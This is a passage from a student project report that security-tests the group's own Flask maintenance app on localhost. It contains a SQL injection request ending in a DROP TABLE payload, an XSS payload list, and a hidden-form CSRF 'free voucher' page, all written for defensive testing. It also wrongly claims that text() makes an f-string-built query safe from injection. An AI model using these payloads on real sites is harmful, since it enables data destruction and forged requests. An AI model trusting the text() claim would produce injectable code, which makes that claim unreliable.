
Attacks on Deployed Interface

SQL Injection

SQL injection is a cyberattack where malicious SQL code is inserted into input fields to manipulate a database, potentially granting unauthorized access or causing data loss.

Our system is made robust to various SQL injection techniques using proper sanitization of the user-supplied data.

To perform SQL injection attacks, we have insert malicious SQL code in the input fields. However, since our front-end permits a fixed format for various fields (eg, 20 characters in First and Last Name, 10 digit int for mobile number), we had to intercept the packet before it gets passed on to the servers using Burp Suite and Foxy Proxy.



```
POST /workers/add HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/workers/add
Cookie: session=e3w19154jAY7F\_Pyb0tSz2oCxCfNlB7Q8peHtfK1OrV12yKLjuu-0NEec3POFSq4Dvp>NBq6Aliyzda1RtIVc44orKxjVnFjuaTW18p8qlTONiSG6GeACCVwdgIahwVaCufa0UYUss6oDEFYj4GvUj1L1RbWUXDCu
bLUVoJp0pwyvWmlciisHSNVUWcqueQW_dvhlpH8q2->0NbRb0q4N0C-hiQh0dcpui5xTds9Z7-wt30m3D00Ljywlv-Mb_RsWzC_K_g5za-aJ_-1gWMFuy0xcoW0H0B5tMaUsThfLuuxtM4P0256m6VSh4cuof
shb01kTws3H_mdh1PH0Hs6SYu_k79vojd3WQXNHCH05s1p4187o9y5GpvtLjPT11L6gmn6Nx0-OnFR5FKsqLkIdbJqxsVdblns1sJuRy0idiFHax2VOADTA5L60X97-_qWZ_my_ZhxtOw_Af3CoZTRqeqlapawZxt
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
first_name=Hacker&last_name=Hecker&domain_id=5&availability=Always&mobile_number=9999999999
```

Figure 30: Packet captured with Burp Suite

Request

Pretty Raw Hex

```

1 POST /workers/add HTTP/1.1
2 Host: 127.0.0.1:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 122
9 Origin: http://127.0.0.1:5000
10 Connection: close
11 Referer: http://127.0.0.1:5000/workers/add
12 Cookie: session=.eJw1j91S4jAYQF_FybU6SZe0CXcFhWLB7Q8qreMwTfK1QrV12yKLju--0N6ec3P0F9q4DvpXNBq6AlyizdaiEfIVc44orKxjVnFjuaTW18Ap9qlToniSGEGwAC2VwdgIahwVmCufa0UIYUz6oDRYj4GwUj1L1HtWUXD CubLUwoLDjp0zwyXm01CiidSMYUWtQueQQw_dbwlhP6Bq2-oNNNbQ4NGX-hiQKNndCqpuisYDm992T-vkt3Om3DT00LjywIw-Mb_RsWzcK_gSza-aJ_-IgWMFBujgUxc0wXNOHb5UmUszThfluuxtN4PO2S6m6V9h4cuof5nhb1kIWn3N_mdhlPRHOb6SYu_kt9vojd3WOX7NcH05s1Ip4187o9ySGPvLtzPTliL6gmn6nHx0-OnFR5FKzqLEiDbJqEszVdbln6zlzJuHyUldiFNaz2V0ADTAQ5L60X7-__qWZ_mag.Zhxt0w.Af32o2TRqeqHa paW2xtaqUJ6Pks
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 first_name=Hacker&last_name=Hecker&domain_id=5&availability=Always&mobile_number=9988229911') ;+DROP+TABLE+request_table;--

```

② ⚙️ ⏪ ⏩ Search 0 highlights

Figure 31: Modifying the packet to inject SQL

Response

Pretty	Raw	Hex	Render
<pre> 13 <meta charset="utf-8"> 14 <meta name="viewport" content="width=device-width, initial-scale=1"> 15 16 <!-- Bootstrap CSS --> 17 <link href=" https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-1BmE4kWBq78iYhFldvKuhfTAU6auU8tT94WrHftjDbrCEXSULoBoqyl2QvZ6jIW3" crossorigin="anonymous"> 18 19 <title> 20 Add Workers 21 </title> 22 </head> 23 <body style="background-color: #f5f5f5;"> 24 25 <h1 class="text-center my-5"> Add Worker </h1> 26 <div class="container"> 27 28 <script> 29 alert("An error occurred while adding the worker. Please check if the mobile number is already in use."); 29 </script> 30 31 32 Go Back 33 <form action="/workers/add" method="POST"> 34 <div class="mb-3"> 35 <label for="title" class="form-label"> First Name </label> 36 <input type="text" class="form-control" name="first_name" id="first_name" placeholder="First Name" required maxlength="20"> </div> </pre>			

0 highlights

Figure 32: Unsuccessful SQL injection

As we can see the server clearly rejects the input. We explored the reason for this.

```

if request.method == 'POST':
    first_name = request.form['first_name']
    last_name = request.form['last_name']
    domain_id = request.form['domain_id']
    availability = request.form['availability']
    mobile_number = request.form['mobile_number']
    try:
        db.session.execute(text("INSERT INTO `table_name` (first_name, last_name, domain_id, availability, mobile_number) VALUES ('{first_name}', '{last_name}', '{domain_id}', '{availability}', '{mobile_number}')"))
        db.session.commit()
        db.session.close()
        message = "Worker added successfully"
        return render_template("workers/workers.html", message=message)
    except Exception as e:
        db.session.rollback()
        print(e)
        message = "An error occurred while adding the worker. Please check if the mobile number is already in use."
        return render_template("workers/workers.html", message=message)
    return render_template("workers/workers.html", message=message)

```

Figure 33: SQL query back-end implementation

The implementation includes the statement:

```
db.session.execute(text(f"INSERT INTO {table_name} (first_name, last_name, domain_id, availability, mobile_number) VALUES ('{first_name}', '{last_name}', '{domain_id}', '{availability}', '{mobile_number}'')"))
```

If we replace the the values from the sample input we get the query as:

INSERT INTO worker_table (first_name, last_name, domain_id, availability, mobile_number) VALUES ('Hacker', 'Hecker', '5', 'Always', '5566442277'); DROP TABLE request_table;—' which seems to be pretty dangerous SQL injection but it is reasonable handled using text() from SQLAlchemy Library. By using text() to construct the SQL query string, the code can safely incorporate variables like table_name, first_name, last_name, etc., without directly inserting them into the query string. This helps prevent SQL injection because the library or framework can handle the necessary escaping and quoting of the dynamic values to ensure they are treated as data rather than executable SQL code.

```

@request_bp.route("/requests/add", methods=['GET', 'POST'])
def add_request(message=None):
    user_type = db.session.execute(text("SELECT type FROM user_table WHERE user_id = :current_user_id")).fetchone()
    if user_type != 'admin':
        return render_template("home/notfound.html")
    if request.method == 'POST':
        user_id = request.form['user_id']
        domain_id = request.form['domain_id']
        location_id = request.form['location_id']
        subject = request.form['subject']
        availability = request.form['availability']
        status = request.form['status']
        description = request.form['description']
        admin_comments = request.form['admin_comments']
        image = request.files['image']
        if image.filename:
            image_data = image.read()
        else:
            image_data = None
        try:
            new_request = Requests(user_id=user_id, domain_id=domain_id, location_id=location_id, subject=subject, availability=availability, status=status, description=description, admin_comments=admin_comments, image=image_data)
            db.session.add(new_request)
            db.session.commit()
            message = "Request added successfully"
        except Exception as e:
            db.session.rollback()
            print(e)
            message = "An error occurred while adding the Request. Please check if the any of the foreign keys (user_id, domain_id, location_id) are invalid."
    return render_template("requests/requests.html", message=message)

```

Figure 34: Another SQL query back-end implementation

In this implementation the user-input is handled-well using the proper sanitization of the inputs using the Request Class which inherits from the SQLAlchemy as well. Similarly all the input fields are made invulnerable to SQL Injection attacks.

Cross Site Scripting (XSS)

XSS (Cross-Site Scripting) is a type of cyberattack where malicious scripts are injected into web pages viewed by other users. These scripts can execute in the context of a user's browser, potentially stealing sensitive information, hijacking sessions, or modifying page content. XSS attacks typically fall into two main categories:

- Stored XSS
 - Reflected XSS

In Stored XSS, malicious scripts are permanently stored on a website and executed when users access the affected page. This is already properly handled using proper sanitization of the data as explained in case of SQL Injection. In Reflected XSS, the injected script is reflected off the web server, often through a URL or input field, and executed when the victim visits a crafted link or submits a form. To perform this attack we used multiple XSS payloads and automated the attack using the Burp Suite and Foxy Proxy.

```
XSS
File Edit View

"-prompt(8) -"
'>prompt(8)-
'>prompt(a)//'
'>prompt(a)//'
'>eval("window['pro'%2B'mpt'](8)")-'
"~eval("window['pro'%2B'mpt'](8)")-"
"onclick=prompt(8)>"@x.y
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y
<image/src/onerror=prompt(8)>
<img/src/onerror=prompt(8)>
<image src/onerror=prompt(8)>
<img src/onerror=prompt(8)>
<image src =q onerror=prompt(8)>
<img src =q onerror=prompt(8)>
</script><script>@><img src =q onerror=prompt(8)>
<svg onload=alert(1)>
"><svg onload=alert(1)//
"onmouseover=alert(1)//
"autofocus/onfocus=alert(1)//
'-alert(1)-
'-alert(1)-
'-alert(1)-
'\\-alert(1)-
</script><svg onload=alert(1)>
<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!
<x oncopy=alert(1)>copy this!

Ln 6613, Col 4 462,047 characters
```

Figure 35: XSS payloads




Figure 36: Intercepted Packet




Figure 37: Sending the packet over to Intruder and Beginning the attack

2. Intruder attack of http://127.0.0.1:5000						
Results	Positions	Payloads	Resource pool	Settings	Attack	Save
<input type="button" value="Filter: Showing all items"/>						
Request	Payload	Status code	Response received	Error	Timeout	Length
0	'prompt();'	200	36			30600
1	'prompt();'	200	16			35936
2	'>prompt();</	200	21			35936
3	'>prompt();</>	200	15			35936
4	'>prompt();</>'	200	13			35936
5	'>eval('window[pro%2Bmp1](b)');'	200	14			35936
6	'>eval('window[pro%2Bmp1](b)');'	200	14			35936
7	'&onclick=prompt(b)&x=y'	200	15			35936
8	'&onclick=prompt(b)<&onload=prompt(b)&x=y'	200	14			35936

Figure 38: Attack Result

The XSS attacks also failed. We can find the reason on inspecting how the frontend is implemented.

```
status_filter = request.args.get('status')

query = text("""
    SELECT r.request_id as request_id, r.user_id as user_id, r.domain_id as domain_id, r.location_id as location_id, r.subject as subject,
           r.availability as availability, r.status as status, r.description as description, r.admin_comments as admin_comments,
           r.image as image, r.created_at as created_at,
           u.First_Name as first_name, u.Last_Name as last_name, u.Email_Id as email_id, u.mobile_number as mobile_number
      FROM Request_Table r
 JOIN User_Table u ON r.user_id = u.User_Id
""")
    (function) execute: Any
all_requests = db.session.execute(query)

if status_filter:
    if status_filter == 'pending':
        filtered_requests = Requests.query.filter_by(status='Pending').all()
    elif status_filter == 'ongoing':
        filtered_requests = Requests.query.filter_by(status='Ongoing').all()
    elif status_filter == 'completed':
        filtered_requests = Requests.query.filter_by(status='Completed').all()
    else:
        filtered_requests = all_requests
else:
    filtered_requests = all_requests
```

Figure 39: Frontend Implementation

As you can see in the case of the frontend the status_filter is only being used for comparison and its value is not being accessed anywhere in the code. This makes the code robust to Reflected XSS attacks, which rely on the property of the variable being accessed somewhere in the code.

Cross-Site Request Forgery (CSRF)

A Cross-Site Request Forgery (CSRF) attack occurs when a malicious website or program causes a user's web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

For Implementing this Attack we have made a malicious webpage for Free Coupon Voucher that has pre-filled values for the form Action that we are performing from the main website. When the user clicks the malicious web page it results in automatically submitting the request in the database.




Figure 40: Implementing Malicious Webpage

A screenshot of a code editor (Visual Studio Code) showing the file 'malicious.html'. The code is an HTML document with the following content:

```
<!DOCTYPE html>
<html>
<head>
<title>Free Coffee Voucher!</title>
</head>
<body>
<h1>Claim Your Free Coffee Voucher!</h1>
<p>Just click the button below and we'll email you a free coffee voucher!</p>
<!-- Note the action URL should be where the form expects to receive the POST request -->
<form action="http://127.0.0.1:5000/" method="POST" id="maliciousForm" enctype="multipart/form-data" style="display:none;">
<input type="hidden" name="user_id" value="153" />
<!-- <input type="hidden" name="location_id" value="94" /> -->
<input type="hidden" name="domain" value="carpentry" />
<input type="hidden" name="subdomain" value="carpentry" />
<input type="hidden" name="subdomain2" value="services" />
<input type="hidden" name="location" value="8" />
<input type="hidden" name="building_name" value="8" />
<input type="hidden" name="room_no" value="8" />
<input type="hidden" name="location_description" value="CSRF" />
<input type="hidden" name="subject" value="Fake subject inserted by attacker" />
<input type="hidden" name="status" value="Pending" />
<input type="hidden" name="availability" value="Fake availability inserted by attacker" />
<input type="hidden" name="description" value="Fake description inserted by attacker" />
<!-- More fields can be added if needed -->
</form>
<button type="button" onclick="document.getElementById('maliciousForm').submit();">
    Click Here
</button>
</body>
</html>
```

Figure 41: Frontend-Implementation of the Webpage

To prevent this kind of attack, Implementing Anti-CSRF Tokens. The server should generate a unique anti-CSRF token for each user session. This token is included as a hidden field in every form that causes a state change on the server when submitted. The server should then verify the token upon form submission before taking any action.




Figure 42: Alert for fake request is being added

A screenshot of MySQL Workbench. At the top, there's a query editor window with the following SQL code:

```
1 • USE maintenance;
2 • SELECT * FROM request_table;
3
```

Below the query editor is a "Result Grid" table with 15 rows of data. The columns are: Request_Id, User_Id, Domain_Id, Location_Id, Subject, Availability, Status, and Description. The data includes various requests like "Roof Inspection for Storm Damage" and "Fake subject inserted by attacker".

Request_Id	User_Id	Domain_Id	Location_Id	Subject	Availability	Status	Description
26	26	6	45	Roof Inspection for Storm Damage	Available on weekdays from 9am to 5pm	Pending	Roof damage
27	27	7	10	Landscaping Design for Front Yard	Available on weekdays from 8am to 4pm	Pending	Interested in r
28	28	8	32	Janitorial Services for Medical Facility	Available on weekends and evenings	Pending	Medical facility
29	29	9	54	Pest Control for Bed Bug Infestation	Available on weekdays from 9am to 5pm	Pending	Bed bug infest
30	30	10	76	Installation of Access Control System	Available on weekdays from 8am to 4pm	Pending	Looking to inst
31	1	1	1	Something	Anytime	Ongoing	Nothing
33	2	2	2	Something	Anytime	Pending	Dome
34	2	2	2	Something	Avol	Completed	ofrn
36	150	4	93	hhh	pending	pending	hhhh
37	150	4	1	Fake subject inserted by attacker	Fake availability inserted by attacker	pending	Fake descripti
38	150	4	1	Fake subject inserted by attacker	Fake availability inserted by attacker	pending	Fake descripti
39	150	4	1	Fake subject inserted by attacker	Fake availability inserted by attacker	pending	Fake descripti
• NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL

Figure 43: Fake data is displayed in the database




Figure 44: Implementing Malicious Webpage

Bad Request

The CSRF token is missing.

Figure 45: Prevented a CSRF attack

Directory Traversal Attack

Directory Traversal attacks exploit vulnerabilities to navigate beyond restricted directories, potentially accessing sensitive files or executing malicious scripts, posing a significant threat to web server security. Directory Traversal Attacks are prevented using proper input validation and access controls. Error page is designed for invalid address and user-inputs aren't directly used into the url.

None of our user-inputs is being used directly to access any of document/file in our directory.




Figure 46: Error Page is displayed

We automated the attack sing Burp Suite to try for multiple types of payload

A screenshot of the Burp Suite interface, specifically the Intruder tool. It shows a table of attack results for an "Intruder attack of http://127.0.0.1:5000". The table has columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. There are 10 rows of data, each corresponding to a different payload path, all resulting in a status code of 404.

Figure 47: Automated Attacks results in 404

Hence, our website is secure from Directory Traversal Attacks.

Finalized Relations and Constraints

```
mysql> DESCRIBE domain_table;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| Domain_Id | int | NO | PRI | NULL | auto_increment |
| Domain | varchar(20) | NO | | NULL | |
| Subdomain | varchar(40) | NO | | NULL | |
| Subdomain_2 | varchar(40) | NO | | NULL | |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

Figure 48: Domain Table

```
mysql> DESCRIBE worker_table;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| Worker_Id | int | NO | PRI | NULL | auto_increment |
| First_Name | varchar(20) | NO | | NULL | |
| Last_Name | varchar(20) | YES | | NULL | |
| Domain_Id | int | NO | MUL | NULL | |
| Availability | varchar(100) | NO | | NULL | |
| Mobile_Number | char(10) | NO | UNI | NULL | |
+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

Figure 49: Worker Table

```
mysql> DESCRIBE location_table;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| Location_Id | int | NO | PRI | NULL | auto_increment |
| Location | enum('Hostel','Housing','Academic','Infrastructure','Guest House','Central Arcade','Sports Complex','Research Park') | YES | | NULL |
| Building_Name | varchar(100) | | | YES | |
| Room_No | int | | | YES | |
| Description | varchar(200) | | | YES | |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)
```

Figure 50: Location Table

```

mysql> DESCRIBE user_table;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| User_Id | int | NO | PRI | NULL | auto_increment |
| First_Name | varchar(20) | NO | | NULL | |
| Last_Name | varchar(20) | YES | | NULL | |
| Email_Id | varchar(255) | NO | UNI | NULL | |
| mobile_number | char(10) | NO | UNI | NULL | |
| type | enum('user','admin') | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

```

Figure 51: User Table

```

mysql> DESCRIBE request_table;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| Request_Id | int | NO | PRI | NULL | auto_increment |
| User_Id | int | NO | MUL | NULL | |
| Domain_Id | int | NO | MUL | NULL | |
| Location_Id | int | NO | MUL | NULL | |
| Subject | varchar(100) | NO | | NULL | |
| Availability | varchar(100) | NO | | NULL | |
| Status | varchar(20) | NO | | NULL | |
| Description | varchar(200) | YES | | NULL | |
| Admin_Comments | varchar(200) | YES | | NULL | |
| Image | longblob | YES | | NULL | |
| created_at | timestamp | YES | | CURRENT_TIMESTAMP | DEFAULT_GENERATED |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.04 sec)

```

Figure 52: Request Table

All the relations and their constraints are present and valid as per the ER diagram drawn as a part of Assignment 1.

Contributions

Group 1

- **Pulkit Gautam:** Led Group 1, worked on implementation and prevention of SQL Injection, XSS and Directory Traversal attacks and wrote the documentation of G1 & G2.
- **Manav Parmar:** Responsible for re-designing the front-end and collecting the feedback during both the cycles. Also, helped with the documentation of G1.
- **Gaurav Rawat:** Responsible for collecting the feedback during cycle 1 and helped with the documentation.
- **Hrishikesh Birje:** Responsible for re-designing the interface.

Group 2

- **Shubh Agarwal:** Led Group 2, worked on implementing Login by Google, Concurrent Multi-User Access and wrote documentation for G2.
- **Atal Gupta:** Responsible for implementing CSRF Attack and implementing security against it, helped implement changes to the backend as specified by stakeholders.
- **Ishva Patel:** Helped with implementing Multi-User Access, helped with documentation.
- **Aman Singh:** Updated the backend based on the feedback received from stakeholders also, updated the login page UI and helped with documentation.